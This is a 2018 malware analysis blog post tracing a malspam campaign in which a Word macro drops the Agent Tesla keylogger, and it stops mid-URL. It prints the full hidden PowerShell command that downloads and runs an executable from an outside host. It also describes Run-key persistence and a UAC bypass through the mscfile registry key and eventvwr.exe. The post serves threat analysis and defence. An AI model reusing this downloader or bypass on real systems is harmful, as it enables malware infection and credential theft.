# Malspam Entitled “Invoice attched for your reference” Delivers Agent Tesla Keylogger

malwarebreakdown.com/2018/01/11/malspam-entitled-invoice-attched-for-your-reference-delivers-agent-tesla-keylogger/

January 11, 2018


I recently got my hands on some malspam entitled “Invoice attched for your reference.” Below is an image of the email:

**Subject:** [redacted] Invoice attched for your reference.

Kindly find the attached PDF file Invoice for your company record.


Thank you.

Danny [redacted],
CECO Environmental Technologies sector.
**Procurement Officer.**

http://dropcanvas.com/ozbak/1
**Click to follow link**



Sender address ap@superstudio.me

The image of a PDF document links to hxxp://dropcanvas.com/ozbak/1:




Dropcanvas.com is a site used to transfer files between users. While not inherently malicious, file sharing sites are often abused in these types of social engineering schemes.

Clicking on the link in the email downloads PI2983793.doc, which contains an embedded VBA macro acting as a downloader.




For anyone interested, I uploaded the obfuscated macro to Pastebin. If you don't have the time to statically analyze the macro, then there are numerous dynamic analysis techniques you could use to retrieve the malicious script.


The example below shows the VBA debugging tool built into Office being used to retrieve the PowerShell script containing the malicious URL:





Full script:


```
powershell.exe -WindowStyle Hidden -noprofile If (test-path $env:APPDATA + 'u7cm.exe') {Remove-Item $env:APPDATA + 'u7cm.exe'}; $KDFB = New-Object System.Net.WebClient; $KDFB.Headers['User-Agent'] = 'USRUE-VNC'; $KDFB.DownloadFile('hxxps://authenticrecordsonline[.]com/costman/dropcome.exe', $env:APPDATA + 'u7cm.exe'); (New-Object -com Shell.Application).ShellExecute($env:APPDATA + 'u7cm.exe'); Stop-Process -Id $Pid -Force
```

We can also verify that, as shown in the script above, it uses the User-Agent “USRUE-VNC” when downloading the malware payload:







powershell.exe created file u7cm.exe in %AppData% and then creates process u7cm.exe (PID: 5012).




Static analysis shows it was built with .Net Framework

Side note… on my first run I had a popup request to download .NET Framework 3.5:





I then enabled .NET Framework 3.5 through Windows Features, restarted the system, and resumed dynamic analysis of the sample.


Next, u7cm.exe (PID: 5012) created a hidden copy of itself at %AppData%jafjaf.exe. I unhid the file and took a screenshot, shown below:




u7cm.exe (PID: 5012) then sets the autostart registry key HKCUSOFTWAREMicrosoftWindowsCurrentVersionRunjaf:





Later we see u7cm.exe (PID: 5012) create “u7cm.exe” (PID: 3296) as a new process, u7cm.exe (PID: 5012) creates a log file at %LocalAppData%MicrosoftCLR_v2.0_32UsageLogs and writes to it, and then u7cm.exe (PID: 5012) kills its own process.




u7cm.exe (PID: 3296) sets registry key HKCUSoftwareClassesmscfileshellopencommand(Default):



Another view showing the value being set:

Next, u7cm.exe (PID: 3296) creates process eventvwr.exe, both PID 5856 and PID 6096. PID 6096, running with High integrity, creates powershell.exe (PID: 3036), which then creates process u7cm.exe (PID: 2384) with a High integrity level. An example of this can be seen in the process tree and currently running processes:




https://enigma0x